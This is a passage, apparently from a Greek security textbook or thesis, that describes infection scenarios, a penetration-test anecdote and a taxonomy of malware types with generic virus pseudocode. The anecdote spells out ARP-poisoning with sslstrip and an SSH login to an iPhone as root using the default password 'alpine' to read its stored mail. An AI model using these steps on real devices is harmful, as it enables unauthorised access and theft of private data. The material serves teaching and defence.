5)Πιθανόν σενάριο ένας χρήστης λαμβάνει mail από κάποιον όπου του αναφέρει ότι αυτό το αρχείο word που είναι φορτωμένο μέσα στο mail τον ενδιαφέρει και ο στόχος πέφτει θύμα social engineering. Όταν ο στόχος κατεβάσει από το mail το word και ανοίξει το αρχείο .doc θα δει ότι είναι ένα απλό αρχείο word αλλά στην πραγματικότητα ο υπολογιστής θα έχει πέσει θύμα κακόβουλου λογισμικού και αυτό το μηχάνημα θα έχει γίνει άλλη μία επιπλέον μονάδα σε ένα botnet.

6) Επιθέσεις έχουν πραγματοποιηθεί με απλά usb sticks ή απλά cd φορτωμένα με κακόβουλο λογισμικό και ένα πρόγραμμα autorun ώστε να φορτώνει και να εγκαθίσταται στον ηλεκτρονικό υπολογιστή χωρίς την άδεια και κάτω από την άγνοια του χρήστη. Παράδειγμα αν ένας κακόβουλος hacker θέλει να κάνει ζημιά σε κάποιο δίκτυο με ηλεκτρονικούς υπολογιστές μπορεί να πετάξει μέσα σε κάποιο ασανσέρ μερικά τέτοια usb sticks ή κάποια cd φορτωμένα με κακόβουλο λογισμικό ή να τα αφήσει σε κάποιο γραφείο πάνω ή έξω από μία πόρτα με μία ένδειξη πάνω "εμπιστευτικό" ή "μισθοδοσία" κάτι που να είναι δελεαστικό σε αυτόν που θα το βρει. Με το που το βρει θα το βάλει στον υπολογιστή του για να ικανοποιήσει την περιέργεια του , αυτομάτως ανοίγει ένα κανάλι επικοινωνίας με τον επιτιθέμενο. Από εκεί και ύστερα ο επιτιθέμενος αργά και σιωπηλά να πάει από σύστημα σε σύστημα , να συλλέγει πληροφορίες , να τις εξάγει στο μηχάνημά του από το δίκτυο και να καλύπτει τα ηλεκτρονικά του αποτυπώματα.

7) Μία γνωστή εταιρία όπου ήταν ειδική στη σχεδίαση σύγχρονων τεχνολογικών εργαλείων είχε ένα σοβαρό πρόβλημα. Μία αντίπαλη εταιρία κατάφερνε να μαθαίνει όποια πατέντα έχει φτιάξει η άλλη εταιρία πριν ακόμα κυκλοφορήσει και κυκλοφορούσαν προϊόντα ανάλογων προδιαγραφών. Τελικά η εταιρία που έπεφτε θύμα κλοπής πληροφοριών έβγαλε το συμπέρασμα ότι κάποιος υπάλληλος διέρρεε πληροφορίες στην αντίπαλη εταιρία αλλά δεν γνώριζαν ποιος. Οπότε έπρεπε να αναθέσουν την δουλειά σε κάποιον penetration tester όπου είχε γνώσεις από hacking , δούλευε σε κάποια εταιρία ασφαλείας ώστε να ανακαλύψει με μυστικό τρόπο ποιος ήταν αυτός ο υπάλληλος. Η εταιρία θύμα έστειλε mail στην εταιρία ασφάλειας δίνοντας την στατική δημόσια ip διεύθυνση του virtual private network server (vpn server) και την άδεια για νόμιμη σύνδεση στο δίκτυο. Ο penetration tester συνδέθηκε στο δίκτυο με έναν υπολογιστή με λειτουργικό σύστημα kali linux και το πρώτο πράμα που έπρεπε να κάνει είναι να μαζέψει όσες περισσότερες πληροφορίες για αυτό το δίκτυο οπότε χρησιμοποίησε τα εργαλεία nessus και nmap. Μετά

από ένα εκτεταμένο σκανάρισμα προκειμένου να αποκτήσει πληροφορίες όπως χρήστες , λειτουργικά συστήματα , υπηρεσίες που τρέχουν , ανοιχτά ports και άλλα. Επόμενο βήμα που σκέφτηκε ο penetration tester είναι να ανακατευθύνει την κίνηση όλου του δικτύου μετατρέποντας το laptop του σαν υποτιθέμενο router με τεχνική man in the middle , με τεχνική arp poisoning και ένα επιπλέον εργαλείο που λέγετε sslstrip. Το sslstrip θα βοηθήσει πάρα πολύ τον penetration tester ώστε όταν θα πραγματοποιηθεί η τεχνική man in middle και ανακατευθύνει τα πακέτα του δικτύου να είναι αποκρυπτογραφημένα ώστε να είναι εύκολο για εξέταση. Με αυτόν τον τρόπο ξεγελάει όλο το δίκτυο και οι ηλεκτρονικοί υπολογιστές στέλνουν τα πακέτα τους στο μηχάνημα με το kali linux για να τα ελέγξει το kali linux και να τα αποθηκεύσει για εξέταση μπας και βρει τίποτα ύποπτο και μετά να τα ανακατευθύνει στον πραγματικό router να πάνε στον τελικό προορισμό. Ο penetration tester παρατήρησε κάτι που του κίνησε την περιέργεια από μία συσκευή που η mac address της ήταν χαρακτηριστικό της apple και με τοπική διεύθυνση 192.168.1.25 . Είδε ύποπτη κίνηση από το Port 22 αυτής της συσκευής και αποφάσισε να εισβάλει μέσα στο κινητό αυτής της συσκευής να ψάξει αν θα βρει τίποτα ενδιαφέρον. Ο penetration tester συνδέθηκε στο iphone με την εντολή στο cmd `root@kali:~#ssh root@192.168.1.25` . Μετά του ζήτησε password και για καλή του τύχη ήταν το default password που έχει το iphone που είναι alpine. `root@192.168.1.20's password: alpine` . Ο penetration tester αφού πήρε απομακρυσμένη σύνδεση στο iphone αποφάσισε να ελέγξει τα mail της συσκευής που είναι αποθηκευμένα τοπικά στην θέση /private/var/mobile/Library/Mail . Μέσα στα διαγραμμένα mail ο penetration tester βρήκε ένα παλιό mail όπου το είχε στείλει σε ύποπτη ημερομηνία με ένα κατεστραμμένο attachment όπου περιείχε ένα jpeg αρχείο. Ο penetration tester κατάφερε να ανακτήσει το jpeg που ήταν σε κωδικοποίηση base64 και είχε ένα εργαλείο όπου το script αυτού του εργαλείου έκανε ανάκτηση του attachment.

1.2.3 passive hacking

Με την έννοια passive hacking εννοούμε ότι ο επιτιθέμενος παρακολουθεί μία επικοινωνία μετάδοσης δεδομένων αποκρυπτογραφημένων ή κρυπτογραφημένων(αλλά πρέπει να τα αποκρυπτογραφήσει). Με τεχνικές evedropping και monitoring ώστε ο επιτιθέμενος δεν μπαίνει στην διαδικασία να εισβάλει σε ένα υπολογιστικό σύστημα ή να τροποποιήσει να σβήσει ή να προσθέσει δεδομένα.

1.3.1Κακόβουλο λογισμικό

Το κακόβουλο λογισμικό αποτελεί μείζον πρόβλημα για την ασφάλεια των πληροφοριακών συστημάτων.Το λογισμικό χαρακτηρίζετε κακόβουλο όταν ο συγγραφέας ή ο διαχειριστής (πολύ πιθανόν και τα 2 μαζί) να έχει γράψει τον κώδικα με τέτοιο τρόπο ώστε ο αλγόριθμος του να βλάψει ένα υπολογιστικό σύστημα ή ένα δίκτυο υπολογιστών.

Όταν εγκατασταθεί το κακόβουλο λογισμικό στο υπολογιστικό σύστημα ή στο δίκτυο των υπολογιστών καταρρίπτεται η ακεραιότητα τους , ή διαθεσιμότητα τους και η εμπιστευτικότητα τους.Συνηθής σκοπός είναι ο απομακρυσμένος έλεγχος του συστήματος , διαγραφή ή τροποποίηση του χρήστη ακόμα και καταστροφή του υπολογιστικού συστήματος.

Το κακόβουλο λογισμικό μπορεί να χωριστεί σε 2 γενικές κατηγορίες κατηγορίες.Σε αυτό που χρειάζεται ένα πρόγραμμα ξενιστή και σε αυτό που δεν χρειάζεται ξενιστή και μπορεί να εκτελεστεί από μόνο του.

Κακόβουλο λογισμικό με ξενιστή : Θα λειτουργήσει μόνο όταν το θελήσει ο κακόβουλος χρήστης. Πχ έχουμε το μολυσμένο υπολογιστικό σύστημα χωρίς να έχει ενεργοποιηθεί του κακόβουλου λογισμικού κάποια συνθήκη που να κάνει trigger το payload του για να βλάψει τον υπολογιστή.Είναι αποθηκευμένο στον σκληρό δίσκο και παράλληλα φορτωμένο στην ram του υπολογιστή σαν απλή διεργασία περιμένοντας την σειρά του από τον sceduler να τρέξει. Όταν ο χρήστης απομακρυσμένα θελήσει να κάνει trigger το payload του κακόβουλου κώδικα(logic bomb) χωρίς πριν να έκανε κάτι.
Κακόβουλο λογισμικό με χρήση ξενιστή : Trapdoor , Trojan horses , Logic bomb , Virus.

Κακόβουλο λογισμικό χωρίς ξενιστή : Το payload του θα ενεργοποιηθεί μόνο όταν θα υπάρχουν οι κατάλληλες συνθήκες όπως ώρα και ημερομηνία που ορίστηκε για να ενεργοποιηθεί(time bomb) ή άλλες εσωτερικές ή εξωτερικές συνθήκες που θα δώσουν τον άσσο στο κακόβουλο λογισμικό ή ο συνδυασμός πολλών από αυτών.
Κακόβουλο λογισμικό χωρίς χρήση ξενιστή : Worm.

Επιπλέον το κακόβουλο λογισμικό μπορεί να διαχωριστεί και με διαφορετικό τρόπο σε άλλες 2 κατηγορίες.Το ιομορφικό κακόβουλο λογισμικό και το μη ιομορφικό κακόβουλο λογισμικό.

Στο ιομορφικό κακόβουλο λογισμικό ανήκουν τα προγράμματα που μπορούν να αναπαράγονται μόνα τους.
Κακόβουλο ιομορφικό λογισμικό : Virus ,Worm.

Στο μι ιομορφικό λογισμικό τα προγράμματα που δεν αναπαράγονται χωρίς την ανάμειξη του ανθρώπινου παράγοντα.
Κακόβουλο μη ιομορφικό λογισμικό : Trapdoor , backdoor.

Για να μολυνθεί ένας υπολογιστής από κακόβουλο λογισμικό υπάρχουν πάρα πολλές τεχνικές και θα αναφερθώ σε μερικά παραδείγματα.

Το κακόβουλο λογισμικό είναι φορτωμένο σε ένα άλλο λογισμικό που μοιάζει αθώο με την μέθοδο της στεγανογραφίας (steganography) που αποκρυφτεί τα δεδομένα μέσα σε άλλα δεδομένα. Παράδειγμα μία εικόνα .jpg ή .bmp ή .gif ,σε βίντεο όπως mpeg ή mp4 , σε ήχο όπως .wav ή mp3.

Παράδειγμα με συγκεκριμένα εργαλεία μπορεί ο κακόβουλος χρήστης να τα ενώσει έχοντας ένα πρόγραμμα malicious.exe και μία φωτογραφία smile.jpg.Το λογισμικό θα τα ενώσει και θα φτιάξει ένα νέο αρχείο που θα λέγετε smile.jpg με μόνη διαφορά το μέγεθος του αρχείου θα είναι το άθροισμα των 2 αρχείων που

ένωσε. Αποτέλεσμα είναι όταν δει ο στόχος την φωτογραφία και την ανοίξει θα προβληθεί κανονικά αλλά χωρίς να ξέρει ότι το κακόβουλο λογισμικό φορτώθηκε και εγκαταστάθηκε αθόρυβα στον υπολογιστή του.

Τεχνικές μόλυνσης υπολογιστικού συστήματος

Τεχνική 1 :Το κακόβουλο λογισμικό φορτώνετε σαν attachment σε ένα phishing mail με περιεχόμενο που θα βρει αδυναμία στον χαρακτήρα του στόχου με την μέθοδο social engineering , ή θα νομίζει ότι είναι από κάποιο έμπιστο site, οργανισμό εταιρία , φίλο και θα το κατεβάσει. Όταν κατεβεί στον υπολογιστή του τότε θα εγκατασταθεί αθόρυβα το κακόβουλο λογισμικό στο σύστημα του στόχου και θα αναλάβει τον ρόλο ενός backdoor.

Τεχνική 2 : Το κακόβουλο λογισμικό υπάρχει μέσα σε ένα φλασάκι usb ή σε ένα cd με ελκυστικό εξώφυλλο ή τίτλο , ο στόχος θα νομίζει ότι το περιεχόμενο του είναι διαφορετικό από ότι είναι στην πραγματικότητα και όταν το βάλει στο μηχάνημα το κακόβουλο λογισμικό θα φορτωθεί και θα εγκατασταθεί αθόρυβα.

1.3.2 είδη Κακόβουλου λογισμικού


Το κακόβουλο λογισμικό χωρίζετε σε κάποιες συγκεκριμένες κατηγορίες ανάλογα με τον τρόπο που συμπεριφέρετε.Φυσικά θα μπορούσαν να συνδυάσουν και πολλές κατηγορίες μαζί και να συμπεριφέροντε πολυσύνθετα.

Ιός(virus)

Η πρώτη κατηγορία κακόβουλου λογισμικού είναι ο ιός. Βασικό χαρακτηριστικό ενός ιού όταν μπαίνει μέσα σε ένα υπολογιστικό σύστημα είναι ότι δεν είναι κάποιο πρόγραμμα standalone αλλά αντιγράφει τον κακόβουλο κώδικα του σε άλλα αρχεία που δεν έχουν κακόβουλο σκοπό. Ας πούμε παράδειγμα ένα filesystem .dll που υπάρχει στον υπολογιστή για κάποιες λειτουργίες του λειτουργικού συστήματος βασικό χαρακτηριστικό του ιού είναι ότι μολύνει το αρχείο με επιπλέον κακόβουλο κώδικα συνήθως χωρίς να καταστρέψει το αρχικό. Όχι μόνο αυτό αλλά ακόμα περισσότερα αρχεία θα μολύνει. Κάποιες φορές αν το θελήσει ο συγγραφέας του ιού όταν ένα μη κακόβουλο λογισμικό μολυνθεί να αρχίσει να συμπεριφέρεται και αυτό σαν ιός αρχίζοντας να προσθέτει κακόβουλο κώδικα σε άλλα μη μολυσμένα αρχεία εξαπλώνοντας σε όλον τον υπολογιστή. Ένας ιός δεν πολλαπλασιάζει τον εαυτό του και όταν βρεθεί σε ένα σύστημα με άλλα αρχεία μολύνει με κακόβουλο κώδικα.

Τρόποι διάδοσης του ιού είναι παράδειγμα από αποθηκευτικά μέσα όπως cd , δισκέτες , usb ή μέσο mailαπό αρχείο attachment ή ιστοσελίδα που στο client side τρέχει κάποιον κακόβουλο κώδικα από java script.

Όταν ο χρήστης εκτελέσει ένα μολυσμένο αρχείο πρώτα θα τρέξει ο μολυσμένος κώδικας που έχει προσκολλήσει στο αρχείο και μετά θα τρέξει το αρχείο κανονικά.



Ο αλγόριθμος του ιού αποτελείται από 3 μέρη για να λειτουργήσει.

1. Είναι ο μηχανισμός μόλυνσης και πολλαπλασιασμού. Μολύνει ένα αρχείο με αντίγραφο του εαυτού του δηλαδή ένα επιπλέον κομμάτι κώδικα στο απλό πρόγραμμα.
2. Μία συνθήκη που θα κρίνει αν θα ενεργοποιήσει το υπόλοιπο κομμάτι κώδικα του ιού για να αρχίσει να κάνει λειτουργίες για τον σκοπό που φτιάχτηκε. Ήτε από απόσταση με την απόφαση ξενιστή

   δηλαδή του συγγραφέα ή τον διαχειριστή του ιού ή σαν ωρολογιακή βόμβα που θα ενεργοποιηθεί κάποια συγκεκριμένη ημερομηνία και ώρα(time bomb) ή όταν ικανοποιηθεί κάποια άλλη συνθήκη του υπολογιστικού συστήματος (logic bomb). Φυσικά δεν είναι αδύνατο να γίνει ένας συνδυασμός όλων.
3. Ο κώδικας θα ενεργοποιηθεί από την συνθήκη και μόνο. Είναι ο κώδικας που θα κάνει τις ανάλογες ενέργειες όπου θέλει ο συγγραφέας να υποκλέψει δεδομένα , να καταστρέψει κάποιο υπολογιστικό σύστημα , να κρυπτογραφήσει αρχεία , να παρακολουθήσει έναν στόχο με monitoringακόμα και να είναι κάποιο μέλος ενός botnet και να ξεκινήσει μία Distribuded Denial of Service(DDos) επίθεση.

   Ο παρακάτω ψευδοκώδικας δείχνει τον αλγόριθμο ενός ιού και τα 3 βήματα.

```
        void infect(){
while(some_condition){ target
 = select_target(); if(target
      == null) continue;
     infect_code(target);
                          }
                       }
          void virus(){
            infect();
          if(trigger()){
            payload();
                        }
                      }
```

Οι ιοί χωρίζονται σε κάποιες συγκεκριμένες κατηγορίες:

1. Παρασιτικός ιός (parasitic virus) : Όταν ένα πρόγραμμα έχει μολυνθεί με παρασιτικό ιό για να ξεγελάσει το λειτουργικό σύστημα και να κρυφτεί ο κώδικας του ιού αφήνει το πρόγραμμα να τρέξει κανονικά όταν θα έχουν φορτωθεί και τα 2 στην μνήμη του υπολογιστή για να ξεγελάσει το λειτουργικό σύστημα νομίζοντας ότι είναι μέρος του προγράμματος και να δώσει τα ίδια δικαιώματα.Ο ιός θα το εκμεταλλευτεί αυτό και θα αρχίσει να αντιγράφετε σε άλλα προγράμματα ή να κάνει αλλαγές στο υπολογιστικό σύστημα.
2. Memory resident virus : Αυτή η κατηγορία αναφέρετε στους ιούς που παραμένουν φορτωμένοι στην κύρια μνήμη μετά που θα εκτελεστεί το πρόγραμμα , τερματίσει και φύγει από την κύρια μνήμη. Μπορεί να ενεργοποιηθεί όταν κάποιο πρόγραμμα κάνει κάτι για να το μολύνει. Ένας memory resident ιός χωρίζετε σε 2 μικρότερες κατηγορίες ανάλογα με την συχνότητα που μολύνει. Είναι οι fast infectors και οι slow infectors.

   Σκοπός του fast infector memory resident ιού είναι να κάνει όσο ποιο μαζική και γρήγορη ζημία γίνετε αλλά είναι εύκολο να εντοπιστεί.

   Σκοπός του slow infector memory resident ιού είναι να μπορεί να απλωθεί περισσότερο χωρίς να γίνουν αντιληπτό για περισσότερο.

3. Boot-Sector virus : Ο τύπος ιού boot sector είναι χειρότερος από του υπόλοιπους γιατί μολύνει τα αρχεία του λειτουργικού συστήματος που είναι αποθηκευμένα στον sector του σκληρού δίσκου που χρειάζεται ο υπολογιστής για να ξεκινήσει στην αρχή.Είναι χειρότερος από την άποψη ότι περνάει απαρατήρητος γιατί ξεκινάει πρώτος πριν από άλλα υποπρογράμματα όπως antivirus.

4. Macro virus : Ο macro virus χαρακτηρίζετε από ότι γράφετε από γλώσσες macro languages και όχι εκτελέσιμο κώδικα και προσκολλούν σε αρχεία documents όπως είναι τα προγράμματα της Microsoft office και του adobe reader. Ο συγκεκριμένος τύπος ιού είναι δύσκολο να εντοπιστεί.

5. Stealth virus : Με τον όρο stealth virus εννοούμε τον ιό που με κάποιες συγκεκριμένες τεχνικές κρύβει τον κακόβουλο αλγόριθμο του ή μπορεί να αφήσει το παλιό αρχείο που έχει μολυνθεί άμα εντοπιστεί από το antivirus και πάει να προσκολλήσει σε άλλο μη κακόβουλο αρχείο.Επίσης μπορεί να περάσει απαρατήρητο από το μέγεθος του αρχείου που έχει μολύνει δηλαδή δεν πιάνει περισσότερο από το αρχικό. Άλλοι stealth virus προσπαθούν να κάνουν kill την διεργασία του antivirus πριν γίνουν αντιληπτά.

6. Polymorphic virus : Αυτός ο τύπος ιού όταν εξαπλώνετε σε ένα υπολογιστικό σύστημα έχει σαν τεχνική στο νέο του αντίγραφο που μόλυνε να αλλάζει το κλειδί της αποκρυπτογράφησης του για τον κώδικα του body ή να αλλάζει την τεχνική της κρυπτογράφησης ή να αφήνει άλλες υπογραφές(signatures) κάθε φορά που το αντίγραφο του εξαπλώνετε και μολύνει σε ένα νέο αρχείο.

   Αυτό που κάνει ποιο δύσκολο στον εντοπισμό του και την αντιμετώπιση του είναι ότι έχει χιλιάδες ή εκατομμύρια διαφοροποιήσεις και κάνει το antivirus δύσκολα να το εντοπίσει ένα ένα ξεχωριστά.

Σκουλήκια(worms)

Το σκουλήκι(worm) είναι ένα είδος κακόβουλου λογισμικού που μολύνει τους υπολογιστές με αντίγραφα του μέσο του δικτύου. Το worm για να καταφέρει να μολύνει άλλους υπολογιστές το κάνει :

Μέσω της ευπάθειας από τρύπες ασφαλείας που έχει το δίκτυο και τα λειτουργικά συστήματα των υπολογιστών.

Μέσω mail attachment που είναι μολυσμένο και με τεχνική social engineering.

Μέσω instant message από IRC.

Μέσω peer to peer ανταλλαγής αρχείων.

Άλλο ένα κοινό χαρακτηριστικό των worm είναι ότι είναι standalone και ψάχνει μόνο του τον δρόμο για να μολύνει τα υπολογιστικά συστήματα και να κάνει trigger το payload του για τον ανάλογο σκοπό που γράφτηκε.

Όταν συνδεθεί το σκουλήκι στο υπολογιστικό σύστημα και αρχίσει να προσβάλει και τα υπόλοιπα του δικτύου ο κύριος σκοπός του είναι ήτε να υποκλέψει στοιχεία ήτε να παρακολουθήσει τους χρήστες ήτε να δημιουργήσει ευπάθειες και κερκόπορτες (backdoors) για την εισβολή κιάλων κακόβουλων λογισμικών ή κακόβουλων χρηστών.

Δούρειος ίππος(Trojan horse)

Ο δούρειος ίππος είναι ένας τύπος κακόβουλου λογισμικού που ξεγελάει τον χρήστη , μοιάζει για ένα βοηθητικό πρόγραμμα που θα κάνει μία συγκεκριμένη δουλειά που θα βοηθήσει τον χρήστη ενώ κρυφά είναι ενσωματωμένος ένας κακόβουλος κώδικας.

Αυτό επιτυγχάνετε :

- Ο χρήστης το κατεβάσει από κάποια ιστοσελίδα με διαφημιστικό υπόσχοντας ότι θα βοηθήσει σε μία συγκεκριμένη δουλειά.
- Βρίσκει κάποιο αποθηκευτικό μέσο όπως φλασάκι usb , σκληρό δίσκο , cd με ένα παραπλανητικό όνομα κάνοντας τον χρήστη να μπει σε πειρασμό να το συνδέσει σε έναν υπολογιστή να δει το περιεχόμενο.
- Από κάποιο mail με ένα αρχείο attachment που να υπόσχετε ότι θα τον βοηθήσει αυτό το πρόγραμμα.

Συνήθως από τους περισσότερους Trojan horse που έχουν κυκλοφορήσει και έχουν γίνει γνωστοί χρειάζεται τον έλεγχο του συγγραφέα ή του διαχειριστή. Όταν εγκατασταθεί στον υπολογιστή του στόχου ένας Trojan horse μπορεί να κάνει πολλά πράγματα. Μερικά παραδείγματα είναι:

- Εγκατάσταση κερκόπορτας για απομακρυσμένη πρόσβαση.

Προσθήκη ευπάθειας για εισβολή περισσότερων κακόβουλων λογισμικών , worms , virus , key loggers , spywares , malwares.

Απενεργοποίηση firewall και διάφορων antimalware προγραμμάτων.

Μπορεί να χρησιμοποιηθεί σαν time bomber και να γίνει trigger το payload μία συγκεκριμένη ώρα και μέρα.

Υποκλοπή , παρακολούθηση , τροποποίηση , διαγραφή , προσθήκη αρχείων και πληροφορίας.

Μέσω ενός trojan horse λογισμικού να εγκατασταθεί κρυφά στο παρασκήνιο ένα RAT (remote access control) λογισμικό όπου θα το διαχειρίζεται και θα δίνει απομακρυσμένα εντολές κάποιος χρήστης. Αυτό είναι η βασική αρχή ενός botnet.

Ωρολογιακή βόμβα(Time bomb)

Αυτή η συγκεκριμένη υποκατηγορία κακόβουλου λογισμικού εννοεί ότι ο κακόβουλος κώδικας που σχεδιάστηκε για τον ανάλογο σκοπό που το έγραψε ο συγγραφέας θα κάνει trigger μία συγκεκριμένη ώρα. Είναι μικρότερα κομμάτια κώδικα που θα ανήκουν σε κάποιο παράδειγμα worm ή virus και ενεργοποιείται όταν πάρει την τιμή true η συνθήκη που έχει προγραμματιστεί για τον ανάλογο χρόνο/μήνα/μέρα/ώρα.

Λογική βόμβα(Logic bomb)

Αυτή η υποκατηγορία κακόβουλου λογισμικού είναι ένα μικρό κομμάτι κώδικα μέσα σε έναν μεγαλύτερο κακόβουλο κώδικα όπως worms , viruses , Trojan horses. Η λογική βόμβα είναι υπεύθυνη για την ενεργοποίηση του payload του κακόβουλου λογισμικού. Ενεργοποιείται όταν πληρούνται κάποιες προϋποθέσεις και ρυθμίσεις του υπολογιστή του στόχου ή ενεργοποιείται απομακρυσμένα άμα το θελήσει ο κακόβουλος χρήστης.

Spyware

Αυτή η υποκατηγορία κακόβουλου λογισμικού είναι ένα κομμάτι κώδικα που θα ανήκει σε κάποιο worm ή Trojan horse ή virus και κάνει trigger η συνθήκη για να τρέξει το payload του προγράμματος που το payload είναι κάποιο spyware.

Αυτό είναι υπεύθυνο για την παρακολούθηση/κατασκοπία του στόχου. Μπορούν να υποκλέψουν πληροφορίες του χρήστη που θα έχουν αξία για τον δημιουργό ή τον διαχειριστή του Spyware. Κωδικούς , συνομιλίες , διευθύνσεις ηλεκτρονικού ταχυδρομείου.

Adware

Υποκατηγορία κακόβουλου κώδικα που έχει ως στόχο την αποστολή ανεπιθύμητων διαφημιστικών.

Ransomware

Το ransomware είναι ένα είδος κακόβουλου λογισμικού το οποίο με ύπουλο τρόπο κλειδώνει τον υπολογιστή του θύματος ή κρυπτογραφεί τα αρχεία του υπολογιστή.Συνήθως αυτό γίνετε γιατί υπάρχουν κακόβουλοι χρήστες που θα ζητήσουν λίτρα για να σου ξεκλειδώσουν τον υπολογιστή ή να δώσουν το κλειδί της αποκρυπτογράφησης για να πάρει πίσω το θύμα-χρήστης τα αρχεία του.

Rootkit

Είδος κακόβουλου λογισμικού που θα μπορούσε να ανήκει σε μία από τις κατηγορίες worm , Trojan horse , virus. Συνήθως είναι γραμμένος σε γλώσσα χαμηλού επιπέδου και χρησιμοποιεί τεχνικές απόκρυψης(stealth) για να περνάει απαρατήρητο από το λειτουργικό σύστημα και antimalware προγράμματα όπως antivirus , firewalls.

Βασική λειτουργία ενός rootkit είναι να ανοίγει κερκόπορτες(backdoors) για την απομακρυσμένη σύνδεση του διαχειριστή ή τον συγγραφέα του προγράμματος.Η λέξη rootkit βγαίνει από τις λέξεις root που έχει ως σκοπό ο επιτιθέμενος απομακρυσμένα να αποκτήσει δικαιώματα root και να είναι σαν administrator ενώ η λέξη kit εννοεί το software σαν το εργαλειοθήκη που χρειάζεται για να πετύχει ο σκοπός. Τα rootkits χωρίζονται σε 3 υποκατηγορίες. Kernel , Bootkit , Hypervisor Mode.

Fork bomb aka Rabbit

Αυτή η υποκατηγορία κακόβουλου λογισμικού έχει ως σκοπό να πιάσει τους πόρους του συστήματος για να το κάνει ποιο αργό έως και να το αχρηστέψει.Αυτό επιτυγχάνει κάνοντας αντίγραφα του εαυτού του συνέχεια με την συνάρτηση fork() Που δημιουργεί αντίγραφα του εαυτού του και στην συνέχεια τα αντίγραφα δημιουργούν δικά τους αντίγραφα μέχρι το σύστημα να καταρρεύσει. Συνήθως προσπαθεί να καταλάβει όλους τους κύκλους της CPUκαι όλον τον αποθηκευτικό χώρο της ram ακόμα και τους πόρους του δικτύου.

Backdoors

Ένα backdoor είναι ένας αλγόριθμος με σκοπό να παρακάμψει το authentication. Με αυτόν τον τρόπο εξασφαλίζει τη μη εξουσιοδοτημένη πρόσβαση εξ αποστάσεως σε έναν υπολογιστή και να παραμείνει απαρατήρητο. Ένα backdoor μπορεί να υπάρχει σε ένα κρυφό μέρος ενός προγράμματος έτσι μιλάμε για rootkit.

Προεπιλεγμένοι κωδικοί πρόσβασης μπορούν να λειτουργήσουν ως backdoors εάν δεν έχουν αλλάξει από τον χρήστη.Επίσης ορισμένα σφάλματα (bugs) ενός προγράμματος μπορούν να λειτουργήσουν σαν backdoors άμα δεν επιδιορθωθούν σε νέα έκδοση.

Παράδειγμα 1: Κάποια worms όπως το sobig και το Mydoom εγκαθιστούν μία backdoor στον υπολογιστή για να λαμβάνει πχ στο Microsoft outlook junk mails από κακόβουλους χρήστες και spammers προσπελάζοντας τα φίλτρα των mail servers από τα μολυσμένα μηχανήματα.

Παράδειγμα 2: Μία προσπάθεια να δημιουργήσει μία backdoor στον πυρήνα του Linux Το 2003 προσθέτοντας μία μικρή αλλαγή κωδικού ανατρέποντας την αναθεώρηση του συστήματος έλεγχου. Σε αυτήν την περίπτωση φαίνεται να ελέγχει τα δικαιώματα πρόσβασης του root ένας επισκέπτης στην functionsys_wait4 αλλά επειδή χρησιμοποιήθηκε το σύμβολο ΄=΄ απόδοση τιμής και όχι το σύμβολο ΄==΄ που είναι ίσον δίνει δικαιώματα στο σύστημα.

Παράδειγμα 3: Το 2014 μια backdoor ανακαλύφθηκε σε ορισμένα προϊόντα της Samsung όπως οι συσκευές galaxy με λειτουργικό android. Οι εργοστασιακές ρυθμίσεις της android περιέχουν μία backdoor που ένας κακόβουλος χρήστης μπορεί να έχει απομακρυσμένη πρόσβαση στα δεδομένα που είναι αποθηκευμένα στην συσκευή. Ποιο συγκεκριμένα όταν το λογισμικό android του galaxy είναι συνδεμένο με το modem χρησιμοποιώντας το Samsung IPC πρωτόκολλο (είναι το πρωτόκολλο υπεύθυνο για την μεταφορά των δεδομένων από τον kernel του συστήματος στο application layer) το πρωτόκολλο καθώς υλοποιεί requests από απομακρυσμένους server μέσο του modem επιτρέπει να εκτελεστεί η backdoor μέσο του modem κατευθείαν στον σκληρό δίσκο ή σε άλλες συσκευές αποθήκευσης.

